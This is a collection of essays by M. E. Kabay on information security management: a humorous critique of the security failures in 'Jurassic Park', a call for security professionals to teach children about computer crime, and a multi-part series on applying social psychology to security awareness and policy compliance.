Velocihackers and Tyrannosaurus superior

Michel Kabay

The current hit movie “Jurassic Park” stars several holdovers from 65 million years ago. It also shows errors in network security that seem to be as old.

For those of you who have just returned from Neptune, “Jurassic Park” is about a dinosaur theme park that displays live dinosaurs created after scientists cracked extinct dinosaur DNA code recovered from petrified mosquitoes. The film has terrific live-action dinosaur replicas and some heart-stopping scenes. It also dramatizes awful network management and security. Unfortunately, the policies are as realistic as the dinosaurs.

Consider a network security risk analysis for Jurassic Park. The entire complex depends on computer-controlled electric fences and gates to keep a range of prehistoric critters from eating the tourists and staff. So at a simple level, if the network fails, people turn into dinosaur food.

Jurassic Park’s security network is controlled by an ultramodern Unix system, but its management structures date from the Stone Age. There is only one person who maintains the programs which control the security network. This breaks Kabay’s Law of Redundancy, which states, “No knowledge shall be the property of only one member of the team.” After all, if that solitary guru were to leave, go on vacation, or get eaten by a dinosaur, you’d be left without a safety net.

Jurassic Park’s security system is controlled by computer programs consisting of two million lines of proprietary code. These critical programs are not properly documented. An undocumented system is by definition a time bomb. In the movie, this bomb is triggered by a vindictive programmer who is angry because he feels overworked and underpaid.

One of the key principles of security is that people are the most important component of any security system. Disgruntled and dishonest employees cause far more damage to networks and computer systems than hackers. The authoritarian owner of the Park dismisses the programmer’s arguments and complaints as if owning a bunch of dinosaurs gives him the privilege of treating his employees rudely. He pays no attention to explicit indications of discontent, including aggressive language, resentful retorts, and sullen expressions. If the owner had taken the time to listen to his employee’s grievances and take steps to address them, he could have prevented several dinosaur meals.

Bad housekeeping is another sign of trouble. The console where the disgruntled programmer works looks like a garbage dump; it’s covered in coffee-cup fungus gardens, historically significant chocolate bar wrappers, and a treasure trove of recyclable soft drink cans. You’d think that a reasonable manager would be alarmed simply by the number of empty calories per hour being consumed by this critically important programmer. The poor fellow is so overweight that his life expectancy would be short even if he didn’t become dinosaur fodder.

Ironically, the owner repeats, ‘No expense spared’ at several points during the movie. It doesn’t seem to occur to him that with hundreds of millions of dollars spent on hardware and software--not to mention the buildings and grounds and an entire private island--modest raises for the staff would be trivial in terms of operating expenses but significant for morale.

In the movie, the network programmer is bribed by competitors to steal dinosaur embryos. He does so by setting off a logic bomb that disrupts network operations completely. The network outage causes surveillance and containment systems to fail, stranding visitors in, well, uncomfortable situations. Even though the plot is not exactly brilliant, I’d like to leave at least something to surprise those who haven’t seen the movie yet.

When the systems fail, for some reason all the electric locks in the park’s laboratory are instantly switched to the open position. Why aren’t they automatically locked instead? Normally, when a security controller fails, the default should be to keep security high, not eliminate it completely. Manual overrides such as crash bars (the horizontal bars that open latches on emergency exits) can provide emergency egress without compromising security.

As all of this is happening, a tropical storm is bearing down on the island. The contingency plan appears to consist of sending almost everyone away to the mainland, leaving a pitifully inadequate skeleton crew. The film suggests that the skeleton crew is not in physical danger from the storm, so why send essential personnel away? Contingency plans are supposed to include redundancy at every level. Reducing the staff when more are needed is incomprehensible.

At one point, the systems are rebooted by turning the power off to the entire island on which the park is located. This is equivalent to turning the power off in your city because you had an application failure on your PC. Talk about overkill: why couldn’t they just power off the computers themselves?

Where were the DPMRP (Dinosaur Prevention, Mitigation and Recovery Planning) consultants when the park was being designed? Surely everybody should know by now that the only way to be ready for dinosaurs, uh, disasters, is to think, plan, rehearse, refine and update. Didn’t anyone think about what would happen if the critters got loose? Where are the failsafe systems? The uninterruptible power supplies? The backup power generators? Sounds like Stupidosaurians were in charge.

We may be far from cloning dinosaurs, but we are uncomfortably close to managing security with all the grace of a Brontosaurus trying to type.

I hope you see the film. And bring your boss.

Stop Preaching to the Choir

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Program Director, Master of Science in Information Assurance
Norwich University, Northfield, VT 05663-1035 USA

We security experts and network specialists do a lot of talking to each other about security. We natter on at conferences about the latest vulnerabilities and exploits; we make *tsking* noises about how awful the latest case of Web vandalism or Phishing is. Faced with a rising tide of criminal hacking, we raise the dikes ever higher. Our conception of improving security is focused entirely on resisting attacks.

This attitude seems to take for granted that criminal hackers will continue to increase the frequency, sophistication, and effectiveness of their penetration attempts. Here is very much the same attitude that we reasonably adopt with regard to earthquakes, tornadoes, hurricanes and snow storms. Basically, we treat a computer crime as if it were an act of G-d.

We don't know all the details of the criminal hacker underground. However, we know for sure that there are children being seduced by hacker propaganda right now. Children live in a child's subculture; for many kids, the adult world to impinge is very little on their daily picture of the world. In many families, children care more about their peer group's approval then about their parents' opinions. It's not surprising, then, that there are kids who are playing with powerful hacking tools – maybe kids in your neighborhood or even your family who are launching denial of service attacks, vandalizing Website said, and using stolen credit cards.

Back in the last century, a there was a pre-teen kid did whose family thought that there was nothing unusual about his having several phone lines in his bedroom that he paid for. The child had convinced them that running half a dozen modems concurrently 24 hours a day was just something that computer geeks had to do. The parents never asked where the child obtained the money to pay for extra phone lines. It turned out that their "computer genius" was trolling for fax numbers using war dialers and was selling the fax numbers he identified; junk fax operators were paying him several dollars per number for his harvest.

In 1996, a 16-year-old Australian, Drew Henry Madden, of Brisbane started defrauding businesses using stolen and forged credit-card numbers just after leaving school. By 1997, he had stolen $100,000 in goods and services. In October, he pleaded guilty to 294 counts of fraud and was given a suspended sentence. His defense attorney blamed his victims' poor security for the losses. Despite the youngster's unusual revenue stream, his mother appeared to have accepted his globe-trotting ways and massive purchases of lottery tickets without comment.

Yes, we all know about the script kiddies; we've seen it or read about the prepubescent geeks attending criminal hacker conferences. Some people make the mistake of stereotyping criminal hackers, describing them incorrectly as pimply adolescents who can't get a date. But very few of us in the networking and security professions seem to go out of our way to talk about security and criminal hacking to anyone outside our field. We seem to be content to talk to each other and agree on how unfortunate it is that parents or the schools or TV cartoon shows don't teach kids about the ethical use of computer technology.

So why aren't we out there talking to kids and teachers and parents ourselves? We know how tough it is for network operations when someone has breached our perimeter. We have gone through all night sessions checking our software and data because some creep has broken through a vulnerability we ought to have patched. We need to speak up about of our point of view. We need to go out into our own communities and spread the word about what really happens when there's unauthorized access to our systems. We should be speaking about our concerns in schools, churches, synagogues, mosques, community centers, Co-op stores, teen-ager centers and anywhere we can reach adults and children in an effort to stem the tide of criminal hacking.

Stop preaching to the choir. Get out into the real world and make a difference.

Psycho-Social Factors in the Implementation of Security Policy.

Part 1. Introduction

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Dept. of Computer Information Systems
Norwich University, Northfield, VT 05663-1035 USA

All of us have commiserated with colleagues about the difficulty of getting people to pay attention to security policies B to comply with what seems like good common sense. We shake our heads in disbelief as we recount tales of employees who hold the door open for their work mates, thereby rendering million-dollar card-access systems useless.

One problem is that although information systems security and network management personnel have a wide variety of backgrounds, many of us lack any formal training in social psychology.

Security policies and procedures affect not only what people do but also how they see themselves, their colleagues and their world. Despite these psychosocial issues, security personnel pay little or no attention to what is known about social psychology. The established principles of human social behaviour have much to teach us in our attempts to improve corporate and institutional information security.

Information security specialists concur that security depends on people more than on technology. Another commonplace is that employees are a far greater threat to information security than outsiders.

It follows from these observations that improving security depends on changing beliefs, attitudes and behavior, both of individuals and of groups. Social psychology can help us understand how best to work with human predilections and predispositions to achieve our goals of improving security:

* research on social cognition looks at how people form impressions about reality (knowing these principles, we can better teach our colleagues and clients about effective security);

* work on attitude formation and beliefs helps us present information effectively and so convince employees and others to cooperate in improving security;

* scientists studying persuasion and attitude change have learned how best to change people's minds about unpopular views such as those of the security community;

* studies of factors enhancing prosocial behavior provide insights on how to foster an environment where corporate information is willingly protected;

* knowledge of the phenomena underlying conformity, compliance and obedience can help us enhance security by encouraging compliance and by protecting staff against social pressure to breach security;

* group psychology research provides warnings about group pathology and hints for working better with groups in establishing and maintaining information security in the face of ingrained resistance.

In upcoming issues of this newsletter, I will discuss well-established principles of social psychology

that help security and network management personnel implement security policies more effectively . Any recent introductory college textbook in this field will provide references to the research that has led to the principles which are applied to security policy implementation.

* * *

M. E. Kabay, PhD, CISSP can be reached by e-mail at <mkabay@compuserve.com>.

Psycho-Social Factors in the Implementation of Security Policy.

Part 2. Rationality is Not Enough

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Dept. of Computer Information Systems
Norwich University, Northfield, VT 05663-1035 USA

In this series of articles, we are exploring how social psychology helps practitioners implement information security policies more effectively.

Information security policies sometimes seem to evoke strong emotions among our colleagues. People can get very angry about what they perceive as interference with their way of getting their work done. Sometimes people subvert information security by systematically getting around the rules; for instance, on one security evaluation, I noticed a soft-drink delivery man opening the door into a secured area by using the keypad. Startled, I turned to the manager I was interviewing and asked if he had seen this flagrant breach of security; he replied, AOh yeah, no problem. We got tired of opening the door for him every week so we gave him the combination to the lock.@

Psychologists use the word Aschema@ to summarize the complex picture of reality upon which we base our judgements. That manager=s schema included a trustworthy soft-drink delivery man; an information security specialist=s schema in the same circumstances included all the potentially untrustworthy friends of that soft-drink delivery man.

Schemas are self-consistent views of reality. They help us pay attention to what we expect to be important and to ignore irrelevant data. They also help us organize our behavior. For example, our schema for relations at the office includes polite greetings, civil discussions, written communications, and businesslike clothes. The schema excludes obscene shrieks, abusive verbal attacks, spray-painted graffiti and colleagues dressed in swim suits. It is the schema that lets people tell what is inappropriate in a given situation.

Unfortunately, security policies and procedures conflict with most people's schema. Office workers' schema includes sharing office supplies (ALend me your stapler, please?@), trusting their team members to share information (ATake a look at these figures, Sally@), and letting their papers stay openly visible when they have to leave their desk.

Alas, sharing user IDs, showing sensitive information to someone who lacks the appropriate clearance, and leaving work stations logged on without protection are gross breaches of a different schema. Think about access controls: Normal politeness dictates that when a colleague approaches the door we have just opened, we hold the door open for them; when we see a visitor, we smile politely (who knows, it may be a customer). In contrast, access-control policies require that we refuse to let even a well-liked colleague piggy-back their way through an access-card system; security policies insist that unbadged strangers be challenged or reported to security personnel. Common sense tells us that when the Chief Executive Officer of the company wants something, we do it; yet the information security dictates that we should try to train computer room operators to forbid entry to anyone without documented authorization--including the CEO.

If we persist in assuming that we can influence our colleagues to change their perception of information security simply by informing, cajoling, nagging or browbeating them, we will continue to fail.

Information security must be integrated into the corporate culture; such a change needs to use all of the techniques that social psychology can teach us.

Practical Recommendations

1. In every security course or awareness program, instructors and facilitators should explicitly address the question of corporate culture, expectations and social schemata. Don=t rely solely on intellectual discourse when addressing a question of complex perceptions and feelings.

2. Address the feelings and perceptions of all participants as they learn about the counter-intuitive behaviors that improved security will demand. Encourage learners to think about how they might feel and respond in various situations that can arise during the transition to a more secure environment. For example, ask participants to imagine

* asking a colleague not to step through a secured entrance without passing through the access-control system with their own identity;

* telling their boss that they will not copy software without a license to do so;

* walking up to a visitor or employee who is not wearing an identity badge.

3. Use simulations, videos, and role-playing exercises to bridge the gap between intellect and emotion.

* * *

M. E. Kabay, PhD, CISSP can be reached by e-mail at <mkabay@compuserve.com>.

Psycho-Social Factors in the Implementation of Security Policy.

Part 3. Framing Reality

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Dept. of Computer Information Systems
Norwich University, Northfield, VT 05663-1035 USA

In this series of articles, we are exploring how social psychology helps practitioners implement information security policies more effectively.

How can we make the corporate culture more supportive of information security?

In a previous article, I explained that the schema is what social psychologists call the way people make sense of their social interactions. Information security practitioners need to change our colleagues= schema.

Schemas influence what we perceive. For example, an employee refuses to take vacations, works late every night, is never late, and is never sick. A model employee? Perhaps, in one schema. From the security point of view, the employee's behavior is suspect. There have been cases where such people have actually been embezzlers unable to leave their employment: even a day away might result in discovery of their crimes. Saint or sinner? Our expectations determine what we see.

To change the schema so that people take information security seriously, we should provide participants in training and security awareness with real-life examples of computer crime and security breaches so that security policies make sense rather than seeming to be arbitrary.

Schemas influence what we remember. When information inconsistent with our preconceptions is mixed with details that fit our existing schemas, we selectively retain what fits and discard what conflicts. When we have been fed a diet of movies and television shows illustrating the premise that information is most at risk from brilliant hackers, why should we remember the truth--that carelessness and incompetence by authorized users of information systems cause far more harm than evil intentions and outsiders ever do.

Instructors should emphasize the practical side of information security by showing how policies protect all employees against false accusations, prevent damage to the organization=s reputation and profits, and even play a role in national security (especially where business touches the technical infrastructure on which we all depend).

Most important of all, teaching others about information security cannot be an occasional and hapharzard affair. Before attempting to implement policies and procedures, we should ensure that we build up a consistent view of information security among our colleagues. In light of the complexity of social cognition, our usual attempts to implement security policies and procedures seem pathetically inept. A couple of hours of lectures followed by a video, a yearly ritual of signing a security policy that seems to have been written by Martians--these are not methods that will improve security. These are merely lip service to the idea of security.

According to research on counter-intuitive information, people's judgement is influenced by the manner in which information is presented. For example, even information contrary to established schemas can be assimilated if people have enough time to integrate the new knowledge into their

world-views. It follows that security policies should be introduced over a long time, not rushed into place.

An effective information security program includes frequent reminders of security. To change the corporate culture, practitioners should use methods such as a security corner in the corporate publication, security bulletins detailing the latest computer crime or security breach that has hit the news, contests for identifying the problems in realistic scenarios, and write-in columns to handle questions about policies. Information security has to become part of the framework of reality, not just an imposition from management.

* * *

M. E. Kabay, PhD, CISSP can be reached by e-mail at <mkabay@compuserve.com>.

Psycho-Social Factors in the Implementation of Security Policy.

Part 4. Getting Your Security Policies Across

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Dept. of Computer Information Systems
Norwich University, Northfield, VT 05663-1035 USA

In this series of articles, we are exploring how social psychology helps practitioners implement information security policies more effectively.

In the previous articles in this series, I have emphasized that the schema (the way people make sense of their social interactions) profoundly influences whether security policies will be integrated into the corporate culture.

What are some of the ways to change our colleagues= schemas so that they become more receptive to information security policies?

Preliminary information may influence people's responses to information presented later. For example, merely exposing experimental subjects to a list of words such as Areckless@ or Aadventurous@ affects their judgement of risk-taking behavior in a later test.

It follows that when preparing to increase employee awareness of security issues, presenting case-studies is likely to have a beneficial effect on participants' readiness to examine security requirements.

Pre-existing schemas can be challenged by several counter-examples, each of which challenges a component of the schema. For example, prejudice about an ethnic group is more likely to be changed by contact with several people, each of whom contradicts a different aspect of the prejudiced schema.

It follows that security awareness programs should include many realistic examples of security requirements and breaches. In a counterexample, students in my college INFOSEC courses have commented on the unrealistic scenario in a training video they are shown: a series of disastrous security breaches occur in the same company. Based on the findings of cognitive social psychologists, the film would be more effective for training if the incidents were dramatized as occurring in different companies.

In practical terms, practitioners should stay current and update their materials. The INFOSEC Year in Review papers that I have published for several years (see references below) can provide useful case studies that will help make awareness and training more effective.

Perceptions of risks and benefits are profoundly influenced by the wording in which situations and options are presented. For example, experimental subjects responded far more positively to reports of a drug with A50% success@ than to the same drug described as having A50% failure.@

It follows that practitioners should choose their language carefully during security awareness campaigns. Instead of focusing on reducing failure rates (breaches of security), we should emphasize improvements of our success rate.

Judgements are easily distorted by the tendency to rely on personal anecdotes, small samples, easily available information, and faulty interpretation of statistical information. Basically, we humans are not rational processors of factual information. If security awareness programs rely strictly on presentation of factual information about risks and proposed policies and procedures, they will run up against our stubborn refusal to act logically. Security program implementation must engage more than the rational mind. We must appeal to our colleagues' imagination and emotion as well. We must inspire a commitment to security rather than merely describing it.

References:

Kabay, M. E. (1996). The INFOSEC Year in Review 1996.
http://www.icsa.net/library/research/Infosec_Year_Review_1996_.PDF or
http://www.isc2.org/iyir1996.pdf

Kabay, M. E. (1997). The INFOSEC Year in Review 1997.
http://www.icsa.net/library/research/Infosec_Year_Review_1997.PDF or
http://www.isc2.org/iyir1997.pdf

Kabay, M. E. (1998). The INFOSEC Year in Review 1998.
http://www.icsa.net/html/library/whitepapers/infosec/InfoSec_Year_in_Review_1998.pdf or
http://www.isc2.org/iyir1998.pdf

Kabay, M. E. (1999). The INFOSEC Year in Review 1999. In progress: for monthly updates use
http://www.icsa.net/html/library/whitepapers/infosec/InfoSec_Year_in_Review_1999-mm.pdf
where mm refers to month (01=Jan, etc.)

* * *

M. E. Kabay, PhD, CISSP can be reached by e-mail at <mkabay@compuserve.com>.

Psycho-Social Factors in the Implementation of Security Policy.

Part 6. Changing Attitudes Towards Security

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Dept. of Computer Information Systems
Norwich University, Northfield, VT 05663-1035 USA

In this series of articles, we are exploring how social psychology helps practitioners implement information security policies more effectively.

Persuasion--changing someone's attitudes--has been described in a terms of communications . The four areas of research include

* communicator variables: who is trying to persuade?

* message variables: what is being presented?

* channel variables: by what means is the attempt taking place?

* audience variables: at whom is the persuasion aimed?

Communicator Variables

Attractiveness, credibility and social status have strong effects immediately after the speaker or writer has communicated with the target audience; however, over a period of weeks to a month, the effects decline until the predominant issue is message content. We can use this phenomenon by identifying the senior executives most likely to succeed in setting a positive tone for subsequent security training. We should look for respected, likeable people who understand the issues and sincerely believe in the policies they are advocating.

Message Variables

Fear can work to change attitudes only if judiciously applied. Excessive emphasis on the terrible results of poor security is likely to backfire, with participants in the awareness program rejecting the message altogether. Frightening consequences should be coupled immediately with effective and achievable security measures.

Some studies suggest that presenting a balanced argument helps convince those who initially disagree with a proposal. Presenting objections to a proposal and offering counter-arguments is more effective than one-sided diatribes. The Software Publishers' Association training video, *It's Just Not Worth the Risk*, uses this technique: it shows several members of a company arguing over copyright infringement and fairly presents the arguments of software thieves before demolishing them.

Modest repetition of a message can help generate a more positive response. Thus security awareness programs which include imaginative posters, mugs, special newsletters, audio and video tapes and lectures are more likely to build and sustain support for security than occasional intense sessions of indoctrination.

Channel Variables

The channel through which we communicate has a strong effect on attitudes and on the importance of superficial attributes of the communicator. In modern organizations, most people assume that a meeting is the ideal way to communicate new information. However, the most effective medium for convincing someone to pay attention to any topic is face-to-face persuasion. Security training should include more than tapes and books; a charismatic teacher or leader can help generate enthusiasm for--or at least reduce resistance to--better security.

In addition, security educators should not introduce new ideas to decision makers in a meeting. There is too much danger of confounding responses to policy with non-policy matters rooted in relationships among the participants. For example, someone might oppose a new policy simply because another executive has supported it. A good way to introduce security policies is to have individual meetings with one executive at a time in which one explains the issues and proposals and asks for support.

Psychologists testing cognitive response theory have studied many subtle aspects of persuasion. For example, experiments have shown that rhetorical questions (e.g., "Are we to accept invasions of our computer systems?") are effective when the arguments are solid but counter-productive when arguments are weak.

Don't use rhetorical questions unless you are absolutely certain that everybody will inevitably have the same answer -- the one you are looking for.

In comparing the central route to persuasion (i.e., consideration of facts and logical arguments) with the peripheral (i.e., influences from logically unrelated factors such as physical attractiveness of a speaker), researchers find that the central route leads to more lasting attitudes and attitude changes.

Audience Variables

As mentioned above, questionnaires and interviews may help cement a favorable change in attitude by leading to commitment. Once employees have publicly avowed support for better security, some will begin to change their perception of themselves. As a teacher of information security, I find that I now feel much more strongly about computer crime and security than I did before I created my courses. We should encourage specific employees to take on public responsibility for information security within their work group. This role should periodically be rotated among the employees to give everyone the experience of public commitment to improved security.

* * *

M. E. Kabay, PhD, CISSP can be reached by e-mail at <mkabay@compuserve.com>.

Psycho-Social Factors in the Implementation of Security Policy.

Part 7. Encouraging Initiative

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Dept. of Computer Information Systems
Norwich University, Northfield, VT 05663-1035 USA

In this series of articles, we are exploring how social psychology helps practitioners implement information security policies more effectively.

Wouldn=t it be great if our colleagues actually helped us enforce security policies?

Studies of how and why people help other people have lessons for us as we work to encourage everyone in our organizations to do the right thing. Why do some people intervene to stop crimes? Why do others ignore crimes or watch passively? Two social psychologists, Latane and Darley, have devised a schema that describes the steps leading to prosocial behavior:

* People have to notice the emergency or the crime before they can act. Thus security training has to include information on how to tell that someone may be engaging in computer crime.

* The situation has to be defined as an emergency--something requiring action. Security training that provides facts about the effects of computer crime on society and solid information about the need for security within the organization can help employees recognize security violations as emergencies.

* We must take responsibility for acting. The bystander effect comes into play at this stage. The larger the number of people in a group confronted with an emergency, the slower the average response time. In the words of a standard psychology text, larger groups seem to lead "to a diffusion of responsibility whereby each person felt less personally responsible for dealing with the emergency". Another possible factor is uncertainty about the social climate; people fear appearing foolish or overly emotional in the eyes of those present. We can address this component of the process by providing a corporate culture which rewards responsible behavior such as reporting security violations.

* Having taken responsibility for solving a problem, we must decide on action. Clearly written security policies and procedures will make it more likely that employees act to improve security. In contrast, contradictory policies, poorly-documented procedures, and inconsistent support from management will interfere with the decision to act.

Another analysis proposes that people implicitly analyze costs of helping and of not helping when deciding whether to act prosocially. The combination of factors most conducive to prosociality is low cost for helping and high cost for not helping.

Security procedures should make it easy to act in accordance with security policy; e.g., there should be a hot-line for reporting security violations, anonymity should be respected if desired, and psychological counseling and follow-up should be available if people feel upset about their involvement. Conversely, failing to act responsibly should be a serious matter; personnel policies should document clear and meaningful sanctions for failing to act when a security violation is observed; e.g., inclusion of critical remarks in employment reviews and even dismissal.

One method that does not work to increase prosocial behavior is exhortation. That is, merely lecturing people has little or no effect. On the other hand, the general level of stress and pressure to focus on narrow tasks can significantly reduce the likelihood that people will act on their moral and ethical principles.

Security is likely to flourish in an environment that provides sufficient time and support for employees to work professionally; offices where everyone responds to self-defined emergencies all the time will not likely pay attention to security violations.

Some findings from research confirm common sense. For example, guilt motivates people to act more prosocially. This effect works best when people are forced to assume responsibility. Thus enforcing standards of security using reprimands and sanctions can indeed increase the likelihood that employees will subsequently act more cooperatively.

In addition, mood affects susceptibility to prosocial pressures: bad moods make prosocial behavior less likely, whereas good moods increase prosociality. A working environment in which employees are respected is more conducive to good security than one which devalues and abuses them.

Even cursory acquaintance with other people makes it more likely that we will help them; it thus makes sense for security supervisors to get to know the staff from whom they need support. Encouraging social activities in an office (lunch groups, occasional parties, charitable projects) enhances interpersonal relationships and can improve the climate for effective security training.

* * *

M. E. Kabay, PhD, CISSP can be reached by e-mail at <mkabay@compuserve.com>.

Psycho-Social Factors in the Implementation of Security Policy.

Part 5. Beliefs and Attitudes

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Dept. of Computer Information Systems
Norwich University, Northfield, VT 05663-1035 USA

In this series of articles, we are exploring how social psychology helps practitioners implement information security policies more effectively.

Psychologists distinguish between beliefs and attitudes. "A belief ... refers to cognitive information that need not have an emotional component...." An attitude refers to "an evaluation or emotional response....". Thus a person may believe that copying software without authorization is a felony while nonetheless having the attitude that it doesn't matter.

Beliefs can change when contradictory information is presented, but some research suggests that it can take up to a week before significant shifts are measurable. Other studies suggest that when people hold contradictory beliefs, providing an opportunity to articulate and evaluate those beliefs may lead to changes that reduce inconsistency.

These findings imply that a new concern for corporate security must be created by exploring the current structure of beliefs among employees and managers. Questionnaires, focus groups, and interviews may not only help the security practitioner, they may actually help move the corporate culture in the right direction.

An attitude, in the classical definition, "is a learned evaluative response, directed at specific objects, which is relatively enduring and influences behavior in a generally motivating way". The advertising industry spends over $50B yearly to influence public attitudes in the hope that these attitudes will lead to changes in spending habits--that is, in behavior.

Research on classical conditioning suggests that attitudes can be learned even because of simple word association. If we wish to move our colleagues towards a more negative view of computer criminals, it is important not to portray computer crime using positive images and words. Movies like "Sneakers" may do harm indirectly by associating pleasant, likeable people with techniques that are used for industrial espionage. When teaching security courses, we should avoid praising the criminals we describe in case studies.

One theory on how attitudes are learned suggests that rewards and punishments are important motivators. Studies show that even apparently minor encouragement can influence attitudes. A supervisor or instructor should praise any comments that are critical of computer crime or which support the established security policies. Employees who dismiss security concerns or flout the regulations should be challenged on their attitudes, not ignored.

When enforcing security policies, too many organizations focus entirely on punishing those who break the rules. However, everything we know about modifying behavior teaches us to use reward rather than punishment. One of my students, a security officer in a large corporation, experimented with reward and punishment in implementing security policies. Employees were supposed to logoff their terminals when leaving the office; however, compliance rates were around 40 percent. In one department, she used the usual techniques: putting up nasty notes on terminals that were not logged

off, reporting violators to their bosses and changing the passwords on delinquent accounts. In a different department, she simply identified those users who had indeed logged off their terminals and left a Hershey=s Chocolate Kiss on the keyboard. After one month, compliance rates in the department subject to punishment had climbed to around 50 percent. Compliance in the department getting chocolates had reached 80%.

* * *

M. E. Kabay, PhD, CISSP can be reached by e-mail at <mkabay@compuserve.com>.

Part 8. Dirty Words: Conformity, Compliance and Obedience

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
ADARIO, Inc.

In this series of articles, we are exploring how social psychology helps practitioners implement information security policies more effectively.

These days, many people react negatively to the words conformity, compliance, and obedience. Unfortunately, ignoring social phenomena will not help the security practitioner attain her goals. We have to understand how people work together in reinforcing security policies.

Turning a group into a community provides a framework in which social pressures can operate to improve our organization's information security. People respond to the opinions of others by (sometimes unconsciously) shifting their opinion towards the mode -- the most popular opinion. Security programs must aim to shift the normative values (the sense of what one should do) towards protecting confidentiality, control, integrity, authenticity, availability and utility of data (the Parkerian Hexad enunciated by my respected colleague Donn Parker).

As we have seen in public campaigns aimed at reducing drunk driving, it is possible to shift the mode. Twenty years ago, many people believed that driving while intoxicated was amusing; today a drunk driver is a social pariah. In much the same way, we must move towards making computer crime as distasteful as public drunkenness.

The trend towards conformity increases when people within the group like or admire each other. In addition, the social status of an individual within a group influences that individual's willingness to conform. High-status people (those liked by most people in the group) and low-status people (those disliked by the group) both tend to more autonomous and less compliant than people liked by some and disliked by others. Therefore the security officers should pay special attention to those outliers during instruction programs. Managers should monitor compliance more closely in both ends of the popularity range. Contrariwise, if security practices are currently poor and we want allies in changing the norm, we should work with the outliers to resist the majority=s anti-security bias.

According to social psychologists, AThe norm of reciprocity holds that we should return favors in social relations.@ Even a small, unexpected or unsolicited (and even unwanted) present increases the likelihood that we will respond to requests. For example, members of various religious cults often hand out flowers or books at airports, knowing that the norm of reciprocity will increase the frequency and amounts of donations from basically uninterested passers by.

A security awareness program that includes small gifts such as an attractive mug labeled "SECURITY IS EVERYONE'S BUSINESS" or an inexpensive but useful booklet summarizing security policies can help get people involved in security.
The "foot in the door" technique suggests that we follow a small initial request with a much larger second request. Political field workers, for example, know that they can start small by asking people to let them put candidate stickers in their window; then they ask to put a candidate=s poster on their lawn; eventually they can ask for volunteer time or money. Every compliance with a request increases the likelihood that the person will agree to the next step in the escalating series. It=s as if

agreeing to one step helps to change the target=s sense of themselves. To reduce discomfort about their beliefs and their behavior (what psychologists call cognitive dissonance), they change their beliefs to conform with their behavior.

In our field, we can personally ask an employee to set a good example by blanking their screen and locking their terminal when they leave their desk. Later, once they have begun their process of redefinition of themselves ("I am a person who cares about computer security"), we can ask them for something more intense, such as participating in security training for others (e.g., asking each colleague to blank their screen and lock their terminal). In this way we gradually change the corporate culture so that a majority of people feel personally committed to protecting information assets.

* * *

M. E. Kabay, PhD, CISSP can be reached by e-mail at <mkabay@compuserve.com>.

ADARIO, Inc. specializes in all aspects of information security consulting and training, including e-commerce, enterprise security policies and communications security. Visit our new Web site at <http://www.adario.com>.

Psycho-Social Factors in the Implementation of Security Policy.

Part 9. Group Behavior: Teams vs Gangs

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Dept. of Computer Information Systems
Norwich University, Northfield, VT 05663-1035 USA

In this series of articles, we are exploring how social psychology helps practitioners implement information security policies more effectively.

Why do we refer to some groups of people as teams but to others as gangs? How can we use social psychological insights into group behavior to improve our success rates for information security policies?

Early studies on the effects of being in groups produced contradictory behavior; sometimes people did better at their tasks when there were other people around and sometimes they did worse. Eventually, social psychologist Robert Zajonc realized that "The presence of others is arousing, and this arousal facilitates dominant, well-learned habits but inhibits nondominant, poorly-learned habits." Thus when trying to teach employees new habits, it is counter-productive to put them into large groups. Individualized learning (e.g., computer-based training, video tapes) can overcome the inhibitory effect of groups in the early stages of behavioral change.

Another branch of research in group psychology deals with group polarization. Groups tend to take more extreme decisions than individuals in the group would have. In group discussions of the need for security, polarization can involve deciding to take more risks--by reducing or ignoring security concerns--than any individual would have judged reasonable. Again, one-on-one discussions of the need for security may be a more effective approach to building a consensus that supports cost-effective security provisions than large meetings.

In the extreme, a group can display *groupthink*, in which a consensus is reached because of strong desires for social cohesion. When groupthink prevails, evidence contrary to the received view is discounted; opposition is viewed as disloyal; dissenters are discredited. Especially worrisome for security professionals, people in the grip of groupthink tend to ignore risks and contingencies. To prevent such aberrations, the leader must remain impartial and encourage open debate. Experts from the outside (e.g., respected security consultants) should be invited to address the group, bringing their own experience to bear on the group's requirements. After a consensus has been achieved, the group should meet again and focus on playing devil's advocate to try to come up with additional challenges and alternatives.

In summary, security experts should pay attention to group dynamics and be prepared to counter possible pathological responses that interfere with acceptance of information security policies.

* * *

M. E. Kabay, PhD, CISSP can be reached by e-mail at <mkabay@compuserve.com>.

ADARIO, Inc. specializes in all aspects of information security consulting and training, including e-commerce, enterprise security policies and communications security. Visit our new Web site at <http://www.adario.com>.

Psycho-Social Factors in the Implementation of Security Policy.

Part 10. Suggestions for Improving Security Education

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Dept. of Computer Information Systems
Norwich University, Northfield, VT 05663-1035 USA

In this series of articles, we are exploring how social psychology helps practitioners implement information security policies more effectively.

The preceding articles in this series have looked at the major findings of social psychology that, in this author=s opinion, can help us improve information security programs. Herewith, a few reminders of key points and suggestions for practical application. I hope that these ideas will stimulate readers to think about social psychology as they work to implement security policies.

1. Before attempting to implement policies and procedures, we should ensure that we build up a consistent view of information security among our colleagues.

2. Security policies should be introduced over a long time, not rushed into place.

3. Presenting case-studies is likely to have a beneficial effect on participants' readiness to examine security requirements.

4. Security awareness programs should include many realistic examples of security requirements and breaches.

5. We must inspire a commitment to security rather than merely describing it.

6. Emphasize improvements rather than reduction of failure.

7. A new concern for corporate security must be created by exploring the current structure of beliefs among employees and managers.

8. Do not portray computer crime using positive images and words.

9. Praise any comments that are critical of computer crime or which support the established security policies.

10. Employees who dismiss security concerns or flout the regulations should be challenged on their attitudes, not ignored.

11. Identify the senior executives most likely to succeed in setting a positive tone for subsequent security training.

12. Frightening consequences should be coupled immediately with effective and achievable security measures.

13. Presenting objections to a proposal and offering counter-arguments is more effective than one-sided diatribes.

14. Security awareness programs should include repeated novel reminders of security issues.

15. In addition to tapes and books, rely on a charismatic teacher or leader to help generate enthusiasm for better security.

16. Encourage specific employees to take on public responsibility for information security within their work group.

17. Rotate the security role periodically.

18. Security training should include information on how to tell that someone may be engaging in computer crime.

